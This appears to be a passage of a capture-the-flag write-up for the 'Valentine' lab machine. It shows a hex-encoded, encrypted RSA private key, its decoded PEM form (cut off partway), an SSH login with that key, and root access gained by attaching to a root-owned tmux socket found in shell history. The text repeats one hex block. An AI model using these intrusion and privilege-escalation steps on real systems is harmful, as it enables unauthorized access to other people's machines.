
```
2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d 0d 0a 50 72 6f 63 2d 54 79 70 65 3a 20 34 2c 45 4e 43 52 59 50 54 45 44 0d 0a 44 45 4b 2d 49 6e 66 6f 3a 20 41 45 53 2d 31 32 38 2d 43 42 43 2c 41 45 42 38 38 43 31 34
30 46 36 39 42 46 32 30 37 34 37 38 38 44 45 32 34 41 45 34 38 44 34 36 0d 0a 0d 0a 44 62 50 72 4f 37 38 6b 65 67 4e 75 6b 31 44 41 71 6c 41 4e 35 6a 62 6a 58 76 30 50 50 73 6f 67 33 6a 64 62 4d 46 53 38 69 45 39 70 33 55 4f 4c 30 6c 46 30 78 66 37 50 7a 6d 72
6b 44 61 38 52 0d 0a 35 79 2f 62 34 36 2b 39 6e 45 70 43 4d 66 54 50 68 4e 75 4a 52 63 57 32 55 32 67 4a 63 4f 46 48 2b 39 52 4a 44 42 43 35 55 4a 4d 55 53 31 2f 67 6a 42 2f 37 2f 4d 79 30 30 4d 77 78 2b 61 49 36 0d 0a 30 45 49 30 53 62 4f 59 55 41 56 31 57 34
45 56 37 6d 39 36 51 73 5a 6a 72 77 4a 76 6e 6a 56 61 66 6d 36 56 73 4b 61 54 50 42 48 70 75 67 63 41 53 76 4d 71 7a 37 36 57 36 61 62 52 5a 65 58 69 0d 0a 45 62 77 36 36 68 6a 46 6d 41 75 34 41 7a 71 63 4d 2f 6b 69 67 4e 52 46 50 59 75 4e 69 58 72 58 73 31 77
2f 64 65 4c 43 71 43 4a 2b 45 61 31 54 38 7a 6c 61 73 36 66 63 6d 68 4d 38 41 2b 38 50 0d 0a 4f 58 42 4b 4e 65 36 6c 31 37 68 4b 61 54 36 77 46 6e 70 35 65 58 4f 61 55 49 48 76 48 6e 76 4f 36 53 63 48 56 57 52 72 5a 37 30 66 63 70 63 70 69 6d 4c 31 77 31 33 54
67 64 64 32 41 69 47 64 0d 0a 70 48 4c 4a 70 59 55 49 49 35 50 75 4f 36 78 2b 4c 53 38 6e 31 72 2f 47 57 4d 71 53 4f 45 69 6d 4e 52 44 31 6a 2f 35 39 2f 34 75 33 52 4f 72 54 43 4b 65 6f 39 44 73 54 52 71 73 32 6b 31 53 48 0d 0a 51 64 57 77 46 77 61 58 62 59 79
54 31 75 78 41 4d 53 6c 35 48 71 39 4f 44 35 48 4a 38 47 30 52 36 4a 49 35 52 76 43 4e 55 51 6a 77 78 30 46 49 54 6a 6a 4d 6a 6e 4c 49 70 78 6a 76 66 71 2b 45 0d 0a 70 30 67 44 30 55 63 79 6c 4b 6d 36 72 43 5a 71 61 63 77 6e 53 64 64 48 57 38 57 33 4c 78 4a 6d
43 78 64 78 57 35 6c 74 35 64 50 6a 41 6b 42 59 52 55 6e 6c 39 31 45 53 43 69 44 34 5a 2b 75 43 0d 0a 4f 6c 36 6a 4c 46 44 32 6b 61 4f 4c 66 75 79 65 65 30 66 59 43 62 37 47 54 71 4f 65 37 45 6d 4d 42 33 66 47 49 77 53 64 57 38 4f 43 38 4e 57 54 6b 77 70 6a 63
30 45 4c 62 6c 55 61 36 75 6c 4f 0d 0a 74 39 67 72 53 6f 73 52 54 43 73 5a 64 31 34 4f 50 74 73 34 62 4c 73 70 4b 78 4d 4d 4f 73 67 6e 4b 6c 6f 58 76 6e 6c 50 4f 53 77 53 70 57 79 39 57 70 36 79 38 58 58 38 2b 46 34 30 72 78 6c 35 0d 0a 58 71 68 44 55 42 68 79
6b 31 43 33 59 50 4f 69 44 75 50 4f 6e 4d 58 61 49 70 65 31 64 67 62 30 4e 64 44 31 4d 39 5a 51 53 4e 55 4c 77 31 44 48 43 47 50 50 34 4a 53 53 78 58 37 42 57 64 44 4b 0d 0a 61 41 6e 57 4a 76 46 67 6c 41 34 6f 46 42 42 56 41 38 75 41 50 4d 66 56 32 58 46 51 6e
6a 77 55 54 35 62 50 4c 43 36 35 74 46 73 74 6f 52 74 54 5a 31 75 53 72 75 61 69 32 37 6b 78 54 6e 4c 51 0d 0a 2b 77 51 38 37 6c 4d 61 64 64 73 31 47 51 4e 65 47 73 4b 53 66 38 52 2f 72 73 52 4b 65 65 4b 63 69 6c 44 65 50 43 6a 65 61 4c 71 74 71 78 6e 68 4e 6f
46 74 67 30 4d 78 74 36 72 32 67 62 31 45 0d 0a 41 6c 6f 51 36 6a 67 35 54 62 6a 35 4a 37 71 75 59 58 5a 50 79 6c 42 6c 6a 4e 70 39 47 56 70 69 6e 50 63 33 4b 70 48 74 74 76 67 62 70 74 66 69 57 45 45 73 5a 59 6e 35 79 5a 50 68 55 72 39 51 0d 0a 72 30 38 70 6b
4f 78 41 72 58 45 32 64 6a 37 65 58 2b 62 71 36 35 36 33 35 4f 4a 36 54 71 48 62 41 6c 54 51 31 52 73 39 50 75 6c 72 53 37 4b 34 53 4c 58 37 6e 59 38 39 2f 52 5a 35 6f 53 51 65 0d 0a 32 56 57 52 79 54 5a 31 46 66 6e 67 4a 53 73 76 39 2b 4d 66 76 7a 33 34 31 6c
62 7a 4f 49 57 6d 6b 37 57 66 45 63 57 63 48 63 31 36 6e 39 56 30 49 62 53 4e 41 4c 6e 6a 54 68 76 45 63 50 6b 79 0d 0a 65 31 42 73 66 53 62 73 66 39 46 67 75 55 5a 6b 67 48 41 6e 6e 66 52 4b 6b 47 56 47 31 4f 56 79 75 77 63 2f 4c 56 6a 6d 62 68 5a 7a 4b 77 4c
68 61 5a 52 4e 64 38 48 45 4d 38 36 66 4e 6f 6a 50 0d 0a 30 39 6e 56 6a 54 61 59 74 57 55 58 6b 30 53 69 31 57 30 32 77 62 75 31 4e 7a 4c 2b 31 54 67 39 49 70 4e 79 49 53 46 43 46 59 6a 53 71 69 79 47 2b 57 55 37 49 77 4b 33 59 55 35 6b 70 33 43 43 0d 0a 64 59
53 63 7a 36 33 51 32 70 51 61 66 78 66 53 62 75 76 34 43 4d 6e 4e 70 64 69 72 56 4b 45 6f 35 6e 52 52 66 4b 2f 69 61 4c 33 58 31 52 33 44 78 56 38 65 53 59 46 4b 46 4c 36 70 71 70 75 58 0d 0a 63 59 35 59 5a 4a 47 41 70 2b 4a 78 73 6e 49 51 39 43 46 79 78 49 74
39 32 66 72 58 7a 6e 73 6a 68 6c 59 61 38 73 76 62 56 4e 4e 66 6b 2f 39 66 79 58 36 6f 70 32 34 72 4c 32 44 79 45 53 70 59 0d 0a 70 6e 73 75 6b 42 43 46 42 6b 5a 48 57 4e 4e 79 65 4e 37 62 35 47 68 54 56 43 6f 64 48 68 7a 48 56 46 65 68 54 75 42 72 70 2b 56 75
50 71 61 71 44 76 4d 43 56 65 31 44 5a 43 62 34 4d 6a 41 6a 0d 0a 4d 73 6c 66 2b 39 78 4b 2b 54 58 45 4c 33 69 63 6d 49 4f 42 52 64 50 79 77 36 65 2f 4a 6c 51 6c 56 52 6c 6d 53 68 46 70 49 38 65 62 2f 38 56 73 54 79 4a 53 65 2b 62 38 35 33 7a 75 56 32 71 4c 0d
0a 73 75 4c 61 42 4d 78 59 4b 6d 33 2b 7a 45 44 49 44 76 65 4b 50 4e 61 61 57 5a 67 45 63 71 78 79 6c 43 43 2f 77 55 79 55 58 6c 4d 4a 35 30 4e 77 36 4a 4e 56 4d 4d 38 4c 65 43 69 69 33 4f 45 57 0d 0a 6c 30 6c 6e 39 4c 31 62 2f 4e 58 70 48 6a 47 61 38 57 48 48
54 6a 6f 49 69 6c 42 35 71 4e 55 79 79 77 53 65 54 42 46 32 61 77 52 6c 58 48 39 42 72 6b 5a 47 34 46 63 34 67 64 6d 57 2f 49 7a 54 0d 0a 52 55 67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51 75 69 6c 52 56 42 6d 2f 46 37 36 59 2f 59 4d 72 6d 6e 4d 39 6b 2f 31 78
53 47 49 73 6b 77 43 55 51 2b 39 35 43 47 48 4a 45 38 4d 6b 68 44 33 0d 0a 2d 2d 2d 2d 2d 45 4e 44 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d
```



```
41 70 2b 4a 78 73 6e 49 51 39 43 46 79 78 49 74 39 32 66 72 58 7a 6e 73 6a 68 6c 59 61 38 73 76
62 56 4e 4e 66 6b 2f 39 66 79 58 36 6f 70 32 34 72 4c 32 44 79 45 53 70 59 0d 0a 70 6e 73 75 6b
42 43 46 42 6b 5a 48 57 4e 4e 79 65 4e 37 62 35 47 68 54 56 43 6f 64 48 68 7a 48 56 46 65 68 54
75 42 72 70 2b 56 75 50 71 61 71 44 76 4d 43 56 65 31 44 5a 43 62 34 4d 6a 41 6a 0d 0a 4d 73 6c
66 2b 39 78 4b 2b 54 58 45 4c 33 69 63 6d 49 4f 42 52 64 50 79 77 36 65 2f 4a 6c 51 6c 56 52 6c
6d 53 68 46 70 49 38 65 62 2f 38 56 73 54 79 4a 53 65 2b 62 38 35 33 7a 75 56 32 71 4c 0d 0a 73
75 4c 61 42 4d 78 59 4b 6d 33 2b 7a 45 44 49 44 76 65 4b 50 4e 61 61 57 5a 67 45 63 71 78 79 6c
43 43 2f 77 55 79 55 58 6c 4d 4a 35 30 4e 77 36 4a 4e 56 4d 4d 38 4c 65 43 69 69 33 4f 45 57 0d
0a 6c 30 6c 6e 39 4c 31 62 2f 4e 58 70 48 6a 47 61 38 57 48 48 54 6a 6f 49 69 6c 42 35 71 4e 55
79 79 77 53 65 54 42 46 32 61 77 52 6c 58 48 39 42 72 6b 5a 47 34 46 63 34 67 64 6d 57 2f 49 7a
54 0d 0a 52 55 67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51 75 69 6c 52 56 42 6d 2f 46 37 36 59
2f 59 4d 72 6d 6e 4d 39 6b 2f 31 78 53 47 49 73 6b 77 43 55 51 2b 39 35 43 47 48 4a 45 38 4d 6b
68 44 33 0d 0a 2d 2d 2d 2d 2d 45 4e 44 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d
2d 2d
```

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
```


4) Got ssh access



```
┌──(vigneswar㉿VigneswarPC)-[/tmp/valentine]
└─$ ssh hype@10.10.10.79 -i id_rsa -o PubkeyAcceptedKeyTypes=ssh-rsa
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ 
```


Privilege Escalation

1) There is a tmux session file




```
hype@Valentine:~$ history
    1  exit
    2  exot
    3  exit
    4  ls -la
    5  cd /
    6  ls -la
    7  cd .devs
    8  ls -la
    9  tmux -L dev_sess
   10  tmux a -t dev_sess
   11  tmux --help
   12  tmux -S /.devs/dev_sess
   13  exit
```

2) The session is running as root



```
hype@Valentine:~$ tmux -S /.devs/dev_sess
```



```
root@Valentine:/home/hype#
```